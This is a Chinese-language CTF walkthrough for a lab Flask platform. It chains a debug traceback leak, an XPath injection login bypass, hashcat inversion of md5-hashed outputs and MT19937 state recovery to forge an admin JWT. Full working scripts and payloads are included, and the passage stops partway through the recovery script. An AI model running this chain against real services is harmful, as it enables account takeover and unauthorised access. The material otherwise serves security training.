CTF

端口扫描

python

```
(base) ┌──(root㉿kali)-[/tmp]
└─# rustscan -a 192.168.56.185 --ulimit 5000
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
RustScan: Exploring the digital landscape, one IP at a time.

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 192.168.56.185:22
Open 192.168.56.185:80
[~] Starting Script(s)
[~] Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-07-16 10:56 CST
Initiating ARP Ping Scan at 10:56
Scanning 192.168.56.185 [1 port]
Completed ARP Ping Scan at 10:56, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:56
Completed Parallel DNS resolution of 1 host. at 10:56, 0.07s elapsed
DNS resolution of 1 IPs took 0.07s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 10:56
Scanning 192.168.56.185 [2 ports]
Discovered open port 22/tcp on 192.168.56.185
Discovered open port 80/tcp on 192.168.56.185
Completed SYN Stealth Scan at 10:56, 0.02s elapsed (2 total ports)
Nmap scan report for 192.168.56.185
Host is up, received arp-response (0.00096s latency).
Scanned at 2026-07-16 10:56:23 CST for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:0D:2B:D0 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
           Raw packets sent: 3 (116B) | Rcvd: 3 (116B)
```

80/tcp

访问发现有域名 `msctf.dsz` 加个 hosts。审计 js 源码发现，有下面这些接口

```python
/api/reset、/api/archive、/api/writeup、/console
```

并且存在一个 ctf web 题，又发现一个域名，添加一下

在 `main.js` 中能直接看到平台前端调用的接口。核心片段如下：

```javascript
async function resetInstance(){

    const result =
        document.getElementById("actionResult");

    result.innerText = "处理中...";

    try{

        const resp = await fetch(
            "/api/reset",
            {
                method:"POST",
                headers: {
                    "Content-Type": "application/x-www-form-urlencoded"
```


```
                },
                body: new URLSearchParams({
                    type: "md5"
                })
            }
        );

        result.innerText =
            await resp.text();

    }catch{

        result.innerText =
            "实例服务离线";
    }
}

async function downloadArchive(){

    const result =
        document.getElementById("actionResult");

    result.innerText = "处理中...";

    try{

        const resp = await fetch(
            "/api/archive",
            {
                method:"GET"
            }
        );

        if(resp.ok){

            const blob = await resp.blob();
            const url = URL.createObjectURL(blob);
            const a = document.createElement("a");
            a.href = url;
            a.download = "backup.zip";
            document.body.appendChild(a);
            a.click();
            document.body.removeChild(a);
            URL.revokeObjectURL(url);

            result.innerText = "下载完成";
        }else{

            result.innerText =
                await resp.text();
        }

    }catch{
```

```
        result.innerText =
            "归档服务离线";
    }
}

function parseJwt(token){
    try{
        return JSON.parse(
            atob(token.split('.')[1])
        );
    }catch{
        return null;
    }
}

const token = document.cookie
    .split('; ')
    .find(row => row.startsWith('token='))
    ?.split('=')[1];

if(token){

    const payload = parseJwt(token);

    if(payload){

        document.getElementById("roleBadge").innerText =
            payload.role || "player";

        if(payload.role === "admin"){

            document
                .getElementById("debugBtn")
                .classList.remove("hidden");
        }
    }
}
```


这段 JS 的意思大概如下：

- `resetInstance()` 说明存在 `POST /api/reset`。
- 请求体固定传 `type=md5`，这个接口就对应这个 web 重置实例的功能。
- `downloadArchive()` 说明存在 `GET /api/archive`，但它很可能需要权限，因为下载的是 `backup.zip`。
- `parseJwt(token)` 直接解析 cookie 中的 JWT payload。
- `payload.role || "player"` 说明 JWT 里有 `role` 字段。
- `payload.role === "admin"` 时才显示 `debugBtn`，说明存在 admin 权限分支。

然后抓 `/api/reset` 这个接口包看看。正常请求：



它会返回类似“实例已重置”，并且 challenge 内的 flag 被刷新。然后故意把 `type` 换成不存在的 hash 名称（type=not_a_hash），让后端如果调用了 `hashlib.new(type, ...)` 就报错：



这里正常渗透过程中就能看到 Flask debug traceback。traceback 中直接显示了调用栈和出错附近源码片段。关键证据如下：

```python
File "/opt/platform/app.py", line 75, in ResetChallenge

# 生成新flag 重置靶机
@app.route('/api/reset', methods=['POST'])
def ResetChallenge():
    data = {'flag':'flag{'+GenerateRandom(request.form.get('type'))+'}', 'key': InternalKey}
                          ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
    response = requests.post('http://challenge.msctf.dsz/reset', data=data)
```

```
    return response.text, response.status_code

# 验证精选exploit
@app.route('/api/exploit', methods=['GET'])
```

```
File "/usr/lib/python3.14/site-packages/flask/app.py", line 1511, in wsgi_app
  response = self.full_dispatch_request()

File "/usr/lib/python3.14/site-packages/flask/app.py", line 919, in full_dispatch_request
  rv = self.handle_user_exception(e)

File "/usr/lib/python3.14/site-packages/flask/app.py", line 917, in full_dispatch_request
  rv = self.dispatch_request()

File "/usr/lib/python3.14/site-packages/flask/app.py", line 902, in dispatch_request
  return self.ensure_sync(self.view_functions[rule.endpoint])(**view_args)  # type: ignore[no-any-return]

File "/opt/platform/app.py", line 75, in ResetChallenge


  # 生成新flag 重置靶机
  @app.route('/api/reset', methods=['POST'])
  def ResetChallenge():
      data = {'flag':'flag{'+GenerateRandom(request.form.get('type'))+'}', 'key': InternalKey}
      response = requests.post('http://challenge.msctf.dsz/reset', data=data)
      return response.text, response.status_code

  # 验证精选exploit
  @app.route('/api/exploit', methods=['GET'])

File "/opt/platform/app.py", line 21, in GenerateRandom
  return hashlib.new(format,str(random.getrandbits(32)).encode('utf-8')).hexdigest()

File "/usr/lib/python3.14/hashlib.py", line 166, in __hash_new
```

再往下，能看到 `GenerateRandom`：

```
File "/opt/platform/app.py", line 21, in GenerateRandom


def GenerateRandom(format):
    if format == 'pin': # 逐位生成32位十进制PIN
        return ''.join(secrets.choice(string.digits) for _ in range(32))
    else:
        return hashlib.new(format,str(random.getrandbits(32)).encode('utf-8')).hexdigest()


# 初始化flask secret和debugger pin
app.config['SECRET_KEY'] = GenerateRandom("md5")
os.environ["WERKZEUG_DEBUG_PIN"] = GenerateRandom("pin")
os.environ["CHALLENGE_URL"] = 'http://challenge.msctf.dsz/login'
```

```python
File "/opt/platform/app.py", line 21, in GenerateRandom

def GenerateRandom(format):
    if format == 'pin': # 逐位生成32位十进制PIN
        return ''.join(secrets.choice(string.digits) for _ in range(32))
    else:
        return hashlib.new(format,str(random.getrandbits(32)).encode('utf-8')).hexdigest()
               ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

# 初始化flask secret和debugger pin
app.config['SECRET_KEY'] = GenerateRandom("md5")
os.environ["WERKZEUG_DEBUG_PIN"] = GenerateRandom("pin")
os.environ["CHALLENGE_URL"] = 'http://challenge.msctf.dsz/login'
```

然后收集到如下信息：

- 发现一个新接口，`@app.route('/api/exploit', methods=['GET'])`，
- `GenerateRandom(format)` 证明 `type=md5` 最终进入 `hashlib.new(format, ...)`。
- `random.getrandbits(32)` 证明输出来源是 Python `random` 的 32-bit 伪随机数。
- `app.config['SECRET_KEY'] = GenerateRandom("md5")` 证明 JWT secret 与 `/api/reset type=md5` 使用同一个伪随机生成函数。
- `random.getrandbits(32)` 证明输出来源是 Python `random` 的 32-bit 伪随机数。

伪随机 JWT secret

根据 debug traceback，核心漏洞代码可以还原为：

```python
def GenerateRandom(format):
    if format == 'pin':
        return ''.join(secrets.choice(string.digits) for _ in range(32))
    else:
        return hashlib.new(format, str(random.getrandbits(32)).encode('utf-8')).hexdigest()

app.config['SECRET_KEY'] = GenerateRandom('md5')

@app.route('/api/reset', methods=['POST'])
def ResetChallenge():
    data = {
        'flag': 'flag{' + GenerateRandom(request.form.get('type')) + '}',
        'key': InternalKey
    }
    response = requests.post('http://challenge.msctf.dsz/reset', data=data)
    return response.text, response.status_code
```

解释一下漏洞点：

- `random.getrandbits(32)` 使用 Python 标准库 MT19937，不是密码学安全随机。
- 每次只取 32 bit，正好是 MT19937 输出状态的一个完整 32-bit 值。

- `hashlib.new(format, str(...)).hexdigest()` 只是把这个 32-bit 值哈希后显示出来，不能增加随机强度。
- `/api/reset` 允许用户控制 `format`，传 `md5` 就会返回 `md5(str(random.getrandbits(32)))` 形式的新 flag。
- `SECRET_KEY = GenerateRandom('md5')` 和 `/api/reset` 共用同一个 `random` 全局状态，所以可以通过大量 reset 输出恢复 MT19937 状态，然后预测 secret。


恢复步骤如下：

1. 连续请求 `/api/reset`，指定 `type=md5`，收集返回 flag 中的 32 位 hex。
2. 对每个 hex 做 32-bit 反查，找到哪个整数 `x` 满足 `md5(str(x)) == hex`。
3. 得到 624 个连续 32-bit 输出后，对 MT19937 做 untemper，恢复内部状态。
4. 按调用顺序预测后续 `getrandbits(32)`，得到平台当前 JWT secret 对应的 md5。
5. 用 secret 伪造 `role=admin` 的 JWT。

接下来就是取 624 个连续 32-bit 数据。

这里先尝试解决一下这道 web 题，http://challenge.msctf.dsz/。测试出 challenge 的登录逻辑存在 XPath 注入，用 XPath 恒真 payload：

```
user=' or 1=1 or 'a'='b
```



很明显收集数据的思路就是，不能断触发 `/api/reset` 这个接口然后刷新 flag，在提取花括号里的 32 位 hex，就是本轮 `md5(str(random.getrandbits(32)))` 的结果。也就是说，一轮有效采集必须包含两个动作：

1. 请求平台 `/api/reset`，指定 `type=md5`，消耗一次 `random.getrandbits(32)` 并刷新 challenge flag。
2. 请求 challenge `/login`，利用 XPath 注入读取刚写进去的 flag，然后从 `flag{...}` 中提取 32 位 hex。

注意：


> 这一步对连续性要求非常严格。如果某一次 `/api/reset` 已经成功，但是后面的 `/login` 没有拿到 flag，不能简单跳过这一条继续采集。原因是 MT19937 的恢复要求拿到连续输出，一旦中间缺了一个输出，后面 624 个值的相对位置就全部错

位，untemper 出来的内部状态也会错。遇到超时、502、没有 token、页面里没有 flag 这类情况，我的处理方式是直接停止脚本，保留日志，重新从一个确定干净的连续窗口采集。

写个收集数据的脚本，

```python
#!/usr/bin/env python3
import re
import sys
import time
from pathlib import Path

import requests

IP = "192.168.56.186"
COUNT = 700
TIMEOUT = 5
SLEEP = 0

OUT_FILE = Path("/tmp/msctf_case/mt_hashes.txt")
TOKEN_FILE = Path("/tmp/msctf_case/player.jwt")

RESET_URL = f"http://{IP}/api/reset"
LOGIN_URL = f"http://{IP}/login"

FLAG_RE = re.compile(r"flag\{([0-9a-fA-F]{32})\}")
TOKEN_RE = re.compile(r"token=([^;]+)")


def die(msg):
    print(f"[!] {msg}", file=sys.stderr)
    raise SystemExit(1)


def main():
    OUT_FILE.parent.mkdir(parents=True, exist_ok=True)
    TOKEN_FILE.parent.mkdir(parents=True, exist_ok=True)

    s = requests.Session()
    last_token = None

    with OUT_FILE.open("w", encoding="utf-8", buffering=1) as f:
        for i in range(COUNT):
            r = s.post(
                RESET_URL,
                headers={"Host": "msctf.dsz"},
                data={"type": "md5"},
                timeout=TIMEOUT,
            )
            if r.status_code != 200:
                die(f"reset 第 {i} 次失败，status={r.status_code}")

            token = r.cookies.get("token")
```

```
            if not token:
                m = TOKEN_RE.search(r.headers.get("Set-Cookie", ""))
                if m:
                    token = m.group(1)
            if not token:
                token = last_token
            if not token:
                die(f"reset 第 {i} 次没有拿到 token")
            last_token = token

            q = s.post(
                LOGIN_URL,
                headers={"Host": "challenge.msctf.dsz"},
                cookies={"token": token},
                data={"user": "' or 1=1 or 'a'='b", "pass": "x"},
                timeout=TIMEOUT,
            )
            m = FLAG_RE.search(q.text)
            if not m:
                snippet = q.text[:200].replace("\n", " ")
                die(f"login 第 {i} 次没有读到 flag, status={q.status_code}, body={snippet!r}")

            digest = m.group(1).lower()
            f.write(digest + "\n")
            print(f"[{i:04d}] {digest}")

            if SLEEP:
                time.sleep(SLEEP)

    TOKEN_FILE.write_text(last_token + "\n", encoding="utf-8")
    print(f"[+] hashes saved to {OUT_FILE}")
    print(f"[+] last token saved to {TOKEN_FILE}")


if __name__ == "__main__":
    main()
```



然后把泄露出来的 `md5(str(random.getrandbits(32)))` 还原成 MT19937 的原始 32-bit 输出，再恢复 PRNG 状态，最后恢复 Flask JWT 使用的 `SECRET_KEY`。

先把采集到的 700 个 md5 去重后交给 hashcat。这里输入空间不是任意字符串，而是 `0` 到 `4294967295` 这些 32-bit 无符号整数的十进制字符串，所以长度只会是 1 到 10 位数字。

python

```
sort -u /tmp/msctf_case/mt_hashes.txt > /tmp/msctf_case/mt_hashcat_hashes_unique.txt

hashcat -m 0 -a 3 /tmp/msctf_case/mt_hashcat_hashes_unique.txt \
  '?d?d?d?d?d?d?d?d?d?d' \
  --increment --increment-min 1 --increment-max 10 \
  --outfile /tmp/msctf_case/mt_hashcat_cracked.txt

hashcat -m 0 --show /tmp/msctf_case/mt_hashcat_hashes_unique.txt \
  > /tmp/msctf_case/mt_hashcat_show.txt
```

```
(base) ┌──(root㉿kali)-[/tmp]
└─# hashcat -m 0 --show /tmp/msctf_case/mt_hashcat_hashes_unique.txt \
  > /tmp/msctf_case/mt_hashcat_show.txt

(base) ┌──(root㉿kali)-[/tmp]
└─# cat /tmp/msctf_case/mt_hashcat_show.txt
001c5d26c9bebde9bece4bc9b7b34c65:3977333051
0082957b66a17bf748561b648e2c17dc:987308795
0101c150902cecd4e0028193fb88b3da:42562090
017a019ca798db89af2abd7f0a3e4a2c:3123407680
01fc28a411ed1caf945a1237bc7feb3f:591152373
020cee623962a7bee6c7009e4a14aabd:168009939
02e6da11046dad7184a507d0fdd5f612:1628637532
02f5ca5931b565cb2bb6cb7d1b7dfad3:1989212166
04bde4c33e22b723ee7eaef62a268cc5:1801182623
05749ea2223a0b62f42f509518c4e8c5:1832788379
05b64d1858377c8517aaeb3e3ba3248a:2632632341
```

然后分三层恢复：

- 把每个 `md5(str(x))` 反查回原始 32-bit 整数 `x`。
- 利用连续 624 个 `x` 对 MT19937 做 `untemper`，恢复内部状态。
- 用恢复出的 PRNG 状态回溯或预测，找到 Flask `SECRET_KEY`，最后伪造 admin JWT。

python

```python
#!/usr/bin/env python3
# Sage/Python compatible MT19937 recovery script.

import base64
import hashlib
import hmac
import json
import os
import re
import sys
from pathlib import Path

HASHES_FILE = Path(os.environ.get("HASHES_FILE", "/tmp/msctf_case/mt_hashes.txt"))
CRACKED_FILE = Path(os.environ.get("CRACKED_FILE", "/tmp/msctf_case/mt_hashcat_show.txt"))
TOKEN_FILE = Path(os.environ.get("TOKEN_FILE", "/tmp/msctf_case/player.jwt"))

OUT_OUTPUTS = Path(os.environ.get("OUT_OUTPUTS", "/tmp/msctf_case/loot/mt_outputs_sage.txt"))
OUT_SECRET = Path(os.environ.get("OUT_SECRET", "/tmp/msctf_case/loot/jwt_secret_sage.txt"))
OUT_ADMIN = Path(os.environ.get("OUT_ADMIN", "/tmp/msctf_case/loot/admin_sage.jwt"))

MAX_BACK = int(os.environ.get("MAX_BACK", "300000"))
MAX_FORWARD = int(os.environ.get("MAX_FORWARD", "200000"))
PAYLOAD = {"role": "admin"}
```

```
# ====================================

MASK = 0xFFFFFFFF
N = 624
M = 397
MATRIX_A = 0x9908B0DF
UPPER_MASK = 0x80000000
LOWER_MASK = 0x7FFFFFFF

MD5_RE = re.compile(r"([0-9a-fA-F]{32})")
PAIR_RE = re.compile(r"^([0-9a-fA-F]{32}):(\d+)\s*$")


def die(msg):
    print(f"[!] {msg}", file=sys.stderr)
    raise SystemExit(1)


def md5_u32(x):
    return hashlib.md5(str(int(x)).encode()).hexdigest()


def load_ordered_hashes(path):
    if not path.exists():
        die(f"hash 文件不存在: {path}")
    out = []
    for line in path.read_text(encoding="utf-8", errors="ignore").splitlines():
        line = line.strip()
        if not line or line.startswith("#"):
            continue
        m = MD5_RE.search(line)
        if m:
            out.append(m.group(1).lower())
    if len(out) < N:
        die(f"至少需要 624 个 md5，当前只有 {len(out)} 个")
    return out


def load_cracked_map(path):
    if not path.exists():
        die(
            "没有找到 md5 反查结果文件: %s\n"
            "先生成 hashcat --show 文件，例如:\n"
            "  sort -u /tmp/msctf_case/mt_hashes.txt > /tmp/msctf_case/mt_hashcat_hashes_unique.txt\n"
            "  hashcat -m 0 -a 3 /tmp/msctf_case/mt_hashcat_hashes_unique.txt '?d?d?d?d?d?d?d?d?d?d' --
increment --increment-min 1 --increment-max 10\n"
            "  hashcat -m 0 --show /tmp/msctf_case/mt_hashcat_hashes_unique.txt >
/tmp/msctf_case/mt_hashcat_show.txt"
            % path
        )
    mp = {}
    for raw in path.read_text(encoding="utf-8", errors="ignore").splitlines():
        m = PAIR_RE.match(raw.strip())
```

```
        if not m:
            continue
        h = m.group(1).lower()
        x = int(m.group(2), 10)
        if 0 <= x <= MASK and md5_u32(x) == h:
            mp[h] = x
    if not mp:
        die(f"{path} 里没有有效的 hash:uint32 映射")
    return mp


def hashes_to_outputs(hashes, cracked):
    missing = [h for h in hashes if h not in cracked]
    if missing:
        die(f"还有 {len(missing)} 个 md5 没反查出来，前 5 个: {missing[:5]}")
    return [cracked[h] for h in hashes]


def temper(x):
    y = int(x) & MASK
    y ^= y >> 11
    y ^= (y << 7) & 0x9D2C5680
    y ^= (y << 15) & 0xEFC60000
    y ^= y >> 18
    return y & MASK


def untemper(y):
    y = int(y) & MASK
    y ^= y >> 18
    y ^= (y << 15) & 0xEFC60000
    y ^= ((y << 7) & 0x9D2C5680) ^ ((y << 14) & 0x94284000) ^ ((y << 21) & 0x14200000) ^ ((y << 28) &
0x10000000)
    y ^= (y >> 11) ^ (y >> 22)
    return y & MASK


class MT19937Back:
    def __init__(self, state, idx=624):
        if len(state) != N:
            die("state 长度错误")
        self.mt = [int(x) & MASK for x in state]
        self.idx = int(idx)

    def twist_one(self, i):
        y = (self.mt[i] & UPPER_MASK) | (self.mt[(i + 1) % N] & LOWER_MASK)
        self.mt[i] = (self.mt[(i + M) % N] ^ (y >> 1) ^ (MATRIX_A if y & 1 else 0)) & MASK

    def twist_all(self):
        for i in range(N):
            self.twist_one(i)
        self.idx = 0
```

```
    def extract(self):
        if self.idx >= N:
            self.twist_all()
        y = temper(self.mt[self.idx])
        self.idx += 1
        return y

    def untwist_one(self, i):
        tmp = (self.mt[i] ^ self.mt[(i + M) % N]) & MASK
        if tmp & UPPER_MASK:
            tmp ^= MATRIX_A
            tmp = ((tmp << 1) | 1) & MASK
        else:
            tmp = (tmp << 1) & MASK
        res = tmp & UPPER_MASK

        tmp = (self.mt[(i - 1) % N] ^ self.mt[(i + M - 1) % N]) & MASK
        if tmp & UPPER_MASK:
            tmp ^= MATRIX_A
            tmp = ((tmp << 1) | 1) & MASK
        else:
            tmp = (tmp << 1) & MASK
        res |= tmp & LOWER_MASK
        self.mt[i] = res & MASK

    def untwist_all(self):
        for i in range(N - 1, -1, -1):
            self.untwist_one(i)

    def prev_output(self):
        self.idx -= 1
        if self.idx < 0:
            self.untwist_all()
            self.idx = N - 1
        return temper(self.mt[self.idx])


def b64url(data):
    return base64.urlsafe_b64encode(data).rstrip(b"=").decode()


def jwt_hs256(secret, payload):
    header = {"alg": "HS256", "typ": "JWT"}
    h = b64url(json.dumps(header, separators=(",", ":")).encode())
    p = b64url(json.dumps(payload, separators=(",", ":")).encode())
    sig = hmac.new(str(secret).encode(), f"{h}.{p}".encode(), hashlib.sha256).digest()
    return f"{h}.{p}.{b64url(sig)}"


def jwt_sig(header_payload, secret):
    return b64url(hmac.new(str(secret).encode(), header_payload.encode(), hashlib.sha256).digest())
```

